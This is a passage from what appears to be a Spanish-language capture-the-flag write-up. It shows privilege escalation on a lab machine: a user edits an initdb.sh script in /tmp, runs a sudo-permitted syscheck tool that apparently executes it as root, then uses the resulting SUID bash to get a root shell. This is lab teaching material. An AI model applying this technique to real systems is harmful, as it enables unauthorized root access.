dvir@headless:/tmp$ nano initdb.sh
dvir@headless:/tmp$
```

Le damos permisos de ejecución al initdb.sh

```
dvir@headless:/tmp$ nano initdb.sh
dvir@headless:/tmp$ sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.8G
System load average:  0.16, 0.06, 0.01
Database service is not running. Starting it...
dvir@headless:/tmp$
```

```
dvir@headless:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 24  2023 /bin/bash
dvir@headless:/tmp$
```

Ejecutamos bash de forma privilegiada:

```
dvir@headless:/tmp$ /bin/bash -p
bash-5.2# whoami
root
bash-5.2#
```